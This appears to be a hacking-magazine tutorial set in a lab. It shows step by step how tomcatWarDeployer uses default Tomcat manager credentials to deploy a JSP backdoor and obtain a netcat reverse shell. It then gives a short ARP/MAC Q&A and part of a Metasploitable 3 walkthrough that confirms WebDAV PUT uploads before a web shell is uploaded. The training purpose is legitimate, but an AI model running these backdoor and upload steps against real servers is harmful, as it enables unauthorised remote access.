
Let's upload this shell to the target. We are using the same target that we have used in the Real World Hacking Scenario of the previous month's Issue.



Before executing it, let's start a netcat listener on port 4646.

```
hackercoolmagz@kali:~/tomcatWarDeployer$ nc -lvp 4646
listening on [any] 4646 ...
```

When you click on the payload on the target, you will see something as shown below. Your payload is protected with a password to prevent its misuse from others (read hackers). However this password is randomly generated and even you will lose access if you don't know it.



The "-X" option is used to set the password for our payload. Setting it to "None" as shown below will not set any password for our payload.

```
hackercoolmagz@kali:~/tomcatWarDeployer$ ./tomcatWarDeployer.py -X None -H 192.168.36.130 -p 4646 -G tomcat_shell
```

```
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```

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```
INFO: Reverse shell will connect to: 192.168.36.130:4646.
WARNING: Will generate JSP backdoor and store it into specified output path only
.
INFO: JSP WAR backdoor has been generated and stored at: "tomcat_shell"
INFO: JSP WAR backdoor's code has been generated and stored at: "tomcat_shell.jsp"
```

```
hackercoolmagz@kali:~/tomcatWarDeployer$
```

You can set any password you want as shown below. Here, we set it to "hcool".

```
hackercoolmagz@kali:~/tomcatWarDeployer$ ./tomcatWarDeployer.py -X hcool -H 192.168.36.130 -p 4646 -G tomcat_shell
```

```
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```

The "-v" option is used to set the verbose mode. This gives more clear details about the creation of payloads. You can see it below.

```
hackercoolmagz@kali:~/tomcatWarDeployer$ ./tomcatWarDeployer.py -v -X 123456 -H 192.168.36.130 -p 4646 -G tomcat_shell
```

```
tomcatWarDeployer (v. 0.5.2)
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```

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INFO: Reverse shell will connect to: 192.168.36.130:4646.

WARNING: Will generate JSP backdoor and store it into specified output path only.

DEBUG: Generating JSP WAR backdoor code...

DEBUG: Preparing additional code for Reverse TCP shell

DEBUG: Generating temporary structure for jsp\_app WAR at: "/tmp/tmpEdYin9"

DEBUG: Working with Java at version: 11.0.3

DEBUG: Generating web.xml with servlet-name: "JSP Application"

DEBUG: Generating WAR file at: "/tmp/jsp\_app.war"

DEBUG: adding: META-INF/ (in=0) (out=0) (stored 0%)

adding: META-INF/MANIFEST.MF (in=56) (out=56) (stored 0%)

adding: files/ (in=0) (out=0) (stored 0%)

adding: files/META-INF/ (in=0) (out=0) (stored 0%)

adding: files/META-INF/MANIFEST.MF (in=66) (out=65) (deflated 1%)

adding: files/WEB-INF/ (in=0) (out=0) (stored 0%)

adding: files/WEB-INF/web.xml (in=505) (out=254) (deflated 49%)

adding: index.jsp (in=4473) (out=1685) (deflated 62%)

Total:

-----

(in = 5084) (out = 2914) (deflated 42%)

DEBUG: Tree command not available. Skipping.

DEBUG: WAR file structure:

DEBUG:

DEBUG: Removing temporary WAR directory: "/tmp/tmpEdYin9"

INFO: JSP WAR backdoor has been generated and stored at: "tomcat\_shell"

INFO: JSP WAR backdoor's code has been generated and stored at: "tomcat\_shell.jsp"

Now, let's create a payload named "tomcat\_shell.war" without any password.

```
hackercoolmagz@kali:~/tomcatWarDeployer$ ./tomcatWarDeployer.py -v -X None -H 192.168.36.130 -p 4646 -G tomcat_shell.war
```

```
tomcatWarDeployer (v. 0.5.2)
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```

Penetration Testing utility aiming at presenting danger of leaving Tomcat misconfigured.

INFO: Reverse shell will connect to: 192.168.36.130:4646.

Here's how its looks.

JSP Application x +  
192.168.36.152:8080/tomcat\_shell/  
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### JSP Backdoor deployed as WAR on Apache Tomcat.

You need to provide valid password in order to leverage RCE.

OS: Linux  
Password:   
tomcat@my\_tomcat

```
tomcat $ uname -a
Linux my_tomcat 3.10.0-1062.10.1.el7.x86_64 #1 SMP Tue Mar 17 23:49:17 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
```

JSP Application x +  
192.168.36.152:8080/tomcat\_shell/  
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### JSP Backdoor deployed as WAR on Apache Tomcat.

You need to provide valid password in order to leverage RCE.

OS: Linux  
Password:   
tomcat@my\_tomcat

```
tomcat $ whoami
tomcat
```

Let's create the payload with password "123456". It is wise to generate a payload with a password while penetration testing to avoid misuse.

```
hackercoolmagz@kali:~/tomcatWarDeployer$ ./tomcatWarDeployer.py -v -X 123456 -H 192.168.36.130 -p 4646 -G tomcat_shell.war
```

```
tomcatWarDeployer (v. 0.5.2)
Apache Tomcat auto WAR deployment & launching tool
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```

Penetration Testing utility aiming at presenting danger of leaving Tomcat misconfigured.

INFO: Reverse shell will connect to: 192.168.36.130:4646.

JSP Application x +  
192.168.36.152:8080/tomcat\_shell/  
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Password:   
tomcat@my\_tomcat

```
tomcat $ uname -a
Linux my_tomcat 3.10.0-1062.10.1.el7.x86_64 #1 SMP Tue Mar 17 23:49:17 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
```

The "-s" option simulates the breach without performing any offensive actions.

```
hackercoolmagz@kali:~/tomcatWarDeployer$ ./tomcatWarDeployer.py -s -v -X 123456  
-H 192.168.36.130 -p 4646 -G tomcat_shell.war
```

```
tomcatWarDeployer (v. 0.5.2)  
Apache Tomcat auto WAR deployment & launching tool  
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```

Penetration Testing utility aiming at presenting danger of leaving Tomcat misconfigured.

INFO: Reverse shell will connect to: 192.168.36.130:4646.

WARNING: Will generate JSP backdoor and store it into specified output path only

Simulation helps us to verify if the attack works without changing anything on the target system. The "-U" option is used to set the username and "-P" option is used to set the password. These are the credentials we need to login into the target.

```
hackercoolmagz@kali:~/tomcatWarDeployer$ ./tomcatWarDeployer.py -U tomcat -P tom  
cat -s -v -X 123456 -H 192.168.36.130 -p 4646 192.168.36.152:8080
```

```
tomcatWarDeployer (v. 0.5.2)  
Apache Tomcat auto WAR deployment & launching tool  
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```

Penetration Testing utility aiming at presenting danger of leaving Tomcat misconfigured.

INFO: Reverse shell will connect to: 192.168.36.130:4646.

DEBUG: Trying Creds: ["tomcat:tomcat"]:

Browsing to "http://192.168.36.152:8080/"...

DEBUG: Trying to fetch: "http://192.168.36.152:8080/"

DEBUG: Probably found something: Apache Tomcat/9.0.31

DEBUG: Trying to fetch: "http://192.168.36.152:8080/manager"

DEBUG: Probably found something: Apache Tomcat/9.0.31

INFO: Apache Tomcat/9.0.31 Manager Application reached & validated.

INFO: At: "http://192.168.36.152:8080/manager"

INFO: [Simulation mode] No JSP backdoor generation.

DEBUG: Checking if app jsp\_app is deployed at: http://192.168.36.152:8080/manager

DEBUG: App not deployed. ←

INFO: It looks that the application with specified name "jsp\_app" has not been deployed yet.

INFO: [Simulate mode] Then it goes for JSP backdoor deployment and the game is over.

```
hackercoolmagz@kali:~/tomcatWarDeployer$ █
```

In the above image, the simulation says that it reached the target, validated the credentials and did everything to prove that the attack works. But it did not deploy the payload.

The "-C" option specifies not to connect to the spawned shell immediately. By default, it connects to the spawned shell immediately. This option stops that letting us use other handle

-rs like Metasploit or Netcat. Since we already started a netcat listener, we will use this option for now. We can specify the target IP address and port at the end of the command as shown below.

```
hackercoolmagz@kali:~/tomcatWarDeployer$ ./tomcatWarDeployer.py -U tomcat -P tomcat -C -v -X 123456 -H 192.168.36.130 -p 4646 192.168.36.152:8080
```

```
tomcatWarDeployer (v. 0.5.2)
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```

Penetration Testing utility aiming at presenting danger of leaving Tomcat misconfigured.

```
INFO: Reverse shell will connect to: 192.168.36.130:4646.
```

```
DEBUG: Trying Creds: ["tomcat:tomcat"]:
```

```
    Browsing to "http://192.168.36.152:8080/"...
```

```
DEBUG: Trying to fetch: "http://192.168.36.152:8080/"
```

```
DEBUG: Probably found something: Apache Tomcat/9.0.31
```

```
DEBUG: Trying to fetch: "http://192.168.36.152:8080/manager"
```

```
DEBUG: Probably found something: Apache Tomcat/9.0.31
```

```
INFO: Apache Tomcat/9.0.31 Manager Application reached & validated.
```

```
INFO:   At: "http://192.168.36.152:8080/manager"
```

```
DEBUG: Generating JSP WAR backdoor code...
```

```
DEBUG: Preparing additional code for Reverse TCP shell
```

```
DEBUG: Generating temporary structure for jsp_app WAR at: "/tmp/tmpmQ0Jkn"
```

```
DEBUG: Working with Java at version: 11.0.3
```

```
DEBUG: Generating web.xml with servlet-name: "JSP Application"
```

```
DEBUG: Generating WAR file at: "/tmp/jsp_app.war"
```

```
DEBUG: adding: META-INF/ (in=0) (out=0) (stored 0%)
```

```
adding: META-INF/MANIFEST.MF (in=56) (out=56) (stored 0%)
```

```
adding: files/ (in=0) (out=0) (stored 0%)
```

```
adding: files/META-INF/ (in=0) (out=0) (stored 0%)
```

```
DEBUG: Checking if app jsp_app is deployed at: http://192.168.36.152:8080/manager
```

```
r
```

```
DEBUG: App not deployed.
```

```
INFO: It looks that the application with specified name "jsp_app" has not been deployed yet.
```

```
DEBUG: Deploying application: jsp_app from file: "/tmp/jsp_app.war"
```

```
DEBUG: Removing temporary WAR directory: "/tmp/tmpmQ0Jkn"
```

```
INFO: WAR DEPLOYED! Invoking it...
```

```
DEBUG: Invoking application at url: "http://192.168.36.152:8080/jsp_app/"
```

```
DEBUG: Adding 'X-Pass: 123456' header for shell functionality authentication.
```

```
WARNING: Set up your incoming shell listener, I'm giving you 5 seconds.
```

```
nc -lDEBUG: Application invoked correctly.
```

```
INFO: -----
```

```
INFO: JSP Backdoor up & running on http://192.168.36.152:8080/jsp_app/
```

```
INFO:
```

```
Happy pwning. Here take that password for web shell: '123456'
```

```
INFO: -----
```

```
hackercoolmagz@kali:~/tomcatWarDeployer$ nc -lv
```



At our netcat listener, we already have a shell as you can see in the image below.

```
hackercoolmagz@kali:~/tomcatWarDeployer$ nc -lvp 4646
listening on [any] 4646 ...
192.168.36.152: inverse host lookup failed: Unknown host
connect to [192.168.36.130] from (UNKNOWN) [192.168.36.152] 58490
whoami
tomcat
uname -a
uname -a
Linux my_tomcat 3.10.0-1062.18.1.el7.x86_64 #1 SMP Tue Mar 17 23:49:17 UTC 2020
x86_64 x86_64 x86_64 GNU/Linux
```

If you don't specify the "-C" option, shell will be automatically spawned as shown below.

```
hackercoolmagz@kali:~/tomcatWarDeployer$ ./tomcatWarDeployer.py -U tomcat -P tom
cat -v -X 123456 -H 192.168.36.130 -p 4646 192.168.36.152:8080
```

```
tomcatWarDeployer (v. 0.5.2)
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```

Penetration Testing utility aiming at presenting danger of leaving Tomcat misconfig-  
ured.

```
INFO: Reverse shell will connect to: 192.168.36.130:4646.
DEBUG: Trying Creds: ["tomcat:tomcat"]:
      Browsing to "http://192.168.36.152:8080/"...
DEBUG: Trying to fetch: "http://192.168.36.152:8080/"
DEBUG: Probably found something: Apache Tomcat/9.0.31
DEBUG: Trying to fetch: "http://192.168.36.152:8080/manager"
DEBUG: Probably found something: Apache Tomcat/9.0.31
```

```
DEBUG: Socket is binded to local port now, awaiting for clients...
DEBUG: Invoking application at url: "http://192.168.36.152:8080/jsp_app/"
DEBUG: Adding 'X-Pass: 123456' header for shell functionality authentication.
DEBUG: Incoming client: 192.168.36.152:58492
DEBUG: Application invoked correctly.
```

```
INFO: -----
INFO: JSP Backdoor up & running on http://192.168.36.152:8080/jsp_app/
INFO:
Happy pwning. Here take that password for web shell: '123456'
INFO: -----
```

```
INFO: Connected with: tomcat@my_tomcat
```

```
tomcat@my_tomcat $ whoami
tomcat
```

```
tomcat@my_tomcat $ uname -a
Linux my_tomcat 3.10.0-1062.18.1.el7.x86_64 #1 SMP Tue Mar 17 23:49:17 UTC 2020
x86_64 x86_64 x86_64 GNU/Linux
```

```
tomcat@my_tomcat $
```

Finally, after the penetration test is completed, you can delete the uploaded payload using the "-R" option. You need to specify the name of the payload with the "-n" option. The example is shown below.

```
hackercoolmagz@kali:~/tomcatWarDeployer$ ./tomcatWarDeployer.py -U tomcat -P tomcat 192.168.36.152:8080 -R -n tomcat_shell
```

```
tomcatWarDeployer (v. 0.5.2)
Apache Tomcat auto WAR deployment & launching tool
Mariusz B. / MGeeky '16-18
```

Penetration Testing utility aiming at presenting danger of leaving Tomcat misconfigured.

```
INFO: Apache Tomcat/9.0.31 Manager Application reached & validated.
INFO: At: "http://192.168.36.152:8080/manager"
INFO: Removing previously deployed WAR application with name: 'tomcat_shell'
INFO: Succeeded. Hasta la vista!
```

```
hackercoolmagz@kali:~/tomcatWarDeployer$ █
```

## KNOW CHAIN

**Q : What is Address Resolution Protocol?**

A : Address resolution protocol is a protocol that is used to resolve IP addresses to their link layer address or MAC address.

**Q : What is a link layer address or MAC address?**

A : Link layer address Media access control (MAC) address or hardware address or physical address is an address that is hardcoded into the hardware of the device. Normally this address is hardcoded to the network interface card of the device. Unlike IP address, this cannot be changed. It is a 12 digit hexadecimal number separated by colons. The first six digits denote the manufacturer of the device and the last six denote the network interface controller. Here is the sample of a MAC address 00:0A:BC:10:F5:10.

**Q : What is arp cache?**

A : Every computer system keeps a record of IP addresses it connects to and their related MAC addresses. Communication between these machines happens with this MAC address only. MAC addresses are checked to ensure that they are communicating with the cor-

rect machine.

**Q : How can we see MAC address?**

A : We have done this many times in our magazine. If you are a windows user, open your Command prompt and type ipconfig command to view it. In Linux, open a terminal and type command ifconfig to see the device MAC address.

**Q : While there are IP addresses why do machines to communicate?**

A : IP address is volatile and can be changed easily according to the network it connects to. But MAC address is fixed and does not change as it is the address of its physical interface. Hence the LINK layer address is used for communication in the LAN.

**Q : Is it true that MAC address cannot be changed?**

A : Theoretically it can't. but it can be changed.

**Q : In what cases is it changed?**

A : MAC spoofing or ARP spoofing is an attack that is used in a LAN in which hackers make the network think that they are some other machine in the LAN by taking its MAC address.

# METASPLOITABLE TUTORIALS

*The lack of vulnerable targets is one of the main problems while practicing the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials. So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.*

*In our April 2019 Issue, we finished the hacking series on Metasploitable 2 with the chapter "The Treasure Trove : Part 2". In those tutorials, we have seen multiple ways in which we can gain access on Metasploitable 2, different types of attacks and POST exploitation and also POST Exploitation Information Gathering. We really hope our readers have enjoyed the tutorials on Metasploitable 2.*

*Our journey brings us to Metasploitable 3. Metasploitable 3 is the latest version of Metasploitable. Just like Metasploitable, it is designed to be hacked with Metasploit although we can do this without Metasploit. It is packed with numerous vulnerabilities which can be exploited to gain access to the system. However unlike Metasploitable 2, the vulnerabilities may not be a hit and walk case. We have seen how to install it in Oracle Virtualbox in our October 2018 Issue.*

In our April 2020 Issue, our readers have seen how to hack GlassFish server on the target system. In our port scan, we have found an open port 8585, which appeared to be running some PHP. This means it should be some web server. May be some services we noticed running (like Wordpress) are on this port.

```
kali@kali:~$ sudo nmap -sV -p8585 172.28.128.6
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-04 01:57 EDT
Nmap scan report for 172.28.128.6
Host is up (0.00052s latency).

PORT      STATE SERVICE VERSION
8585/tcp  open  http    Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
MAC Address: 08:00:27:1C:F2:23 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.95 seconds
```

Since this is a web server let's run nikto on this port.

```
kali@kali:~$ nikto -h http://172.28.128.6:8585
- Nikto v2.1.6
-----
+ Target IP:          172.28.128.6
+ Target Hostname:    172.28.128.6
+ Target Port:        8585
+ Start Time:         2020-07-04 02:37:07 (GMT-4)
-----
+ Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
+ Retrieved x-powered-by header: PHP/5.3.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render
```

- + The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
- + PHP/5.3.10 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
- + Apache/2.2.21 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
- + Web Server returns a valid response with junk HTTP methods, this may cause false positives.
- + OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST

Nikto did not give any useful information. Let's see what this site has.

WampServer

Version 2.2 Version Française

**Server Configuration**

Apache Version : 2.2.21  
 PHP Version : 5.3.10  
 MySQL Version : 5.5.20

**Loaded Extensions :**

Core	bcmath	calendar	com_dotnet	ctype
date	ereg	filter	ftp	hash
iconv	json	mcrypt	SPL	odbc
pcre	Reflection	session	standard	mysqlnd
tokenizer	zip	zlib	libxml	dom
PDO	Phar	SimpleXML	wddx	xml
xmlreader	xmlwriter	apache2handler	mbstring	gd
mysql	mysqli	pdo_mysql	pdo_sqlite	mhash
xdebug				

**TOOLS**

- phpinfo()
- phpmyadmin

**Your Projects**

- uploads
- wordpress

**Your Virtual Hosts**

**Your Aliases**

- httpd-dav
- phpmyadmin
- sqlbuddy
- webgrind

WampServer - Donate - Alter Way

This site has two projects. One is wordpress and the other is uploads. Let's run nikto on the uploads directory.

```
kali@kali:~$ nikto -h http://172.28.128.6:8585/uploads
- Nikto v2.1.6
-----
+ Target IP:          172.28.128.6
+ Target Hostname:    172.28.128.6
+ Target Port:        8585
+ Start Time:         2020-07-04 02:41:57 (GMT-4)
-----
+ Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
```

- + The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
- + OSVDB-3268: /uploads/: Directory indexing found.
- + No CGI Directories found (use '-C all' to force check all possible dirs)
- + Server may leak inodes via ETags, header found with file /uploads/nikto-test-dV8rZXgT.html, inode: W/f7000000005153, size: 16, mtime: 5a997f04bd508
- + OSVDB-397: HTTP method 'PUT' allows clients to save files on the web server.
- + PHP/5.3.10 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
- + Apache/2.2.21 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
- + Retrieved dav header: 1,2
- + Retrieved ms-author-via header: DAV

The Nikto scan revealed that the DAV service on our target is using HTTP PUT method which allows users to upload files on the target web server. It also uses "DELETE" and "MOVE" HTTP methods which are also vulnerable.

**HTTP Methods are methods used to collect data from users. The various HTTP methods GET, PUT, POST, PATCH, DELETE, HEAD and OPTIONS.**

Let's see if we can upload files into the target. Metasploit has an auxiliary module that can be used to check if PUT upload works.

```
msf5 > use auxiliary/scanner/http/http_put
msf5 auxiliary(scanner/http/http_put) > show options

Module options (auxiliary/scanner/http/http_put):

  Name      Current Setting      Required  Description
  ----      -
  ACTION    PUT                  yes       PUT or DELETE
  FILEDATA  msf test file       no        The data to upload into the file
  FILENAME  msf_http_put_test.txt yes        The file to attempt to write or delete
  PATH      /                   yes        The path to attempt to write or delete
  Proxies   no                  no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS    yes                 yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     80                  yes        The target port (TCP)
  SSL       false               no        Negotiate SSL/TLS for outgoing connections
  THREADS   1                   yes        The number of concurrent threads (max one per host)
  VHOST     no                  no        HTTP server virtual host
```

Set the required options as shown below and execute the module.

```
msf5 auxiliary(scanner/http/http_put) > set rhosts 172.28.128.6
rhosts => 172.28.128.6
msf5 auxiliary(scanner/http/http_put) > set rport 8585
rport => 8585
msf5 auxiliary(scanner/http/http_put) > set path /uploads
path => /uploads
msf5 auxiliary(scanner/http/http_put) > run

[+] File uploaded: http://172.28.128.6:8585/uploads/msf_http_put_test.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/http_put) > █
```

As it can be seen in the above image, the upload is successful.

Now we can exploit this HTTP PUT by uploading malicious payloads. We will do this using the cadaver tool, Cadaver tool is a command line WEBDAV tool for UNIX. It is installed by default in Kali Linux. Our readers have already seen this tutorial in our previous Issues. .

```
root@kali:~# cadaver
dav:!!> ^CTerminated by signal 2.
root@kali:~# cadaver -h
Usage: cadaver [OPTIONS] http://hostname[:port]/path
  Port defaults to 80, path defaults to '/'
Options:
  -t, --tolerant           Allow cd/open into non-WebDAV enabled collection.
  -r, --rcfile=FILE       Read script from FILE instead of ~/.cadaverrc.
  -p, --proxy=PROXY[:PORT] Use proxy host PROXY and optional proxy port PORT.
  -V, --version           Display version information.
  -h, --help              Display this help message.
Please send bug reports and feature requests to <cadaver@webdav.org>
root@kali:~# █
```

Kali linux has many web shells for various web servers. Just type command "locate webshells" and you will get the results as shown below. We want PHP shells as our target is of PHP. Let's upload the "php-backdoor.php" web shell onto the target. It is a web shell with simple functionality and is very easy to use.

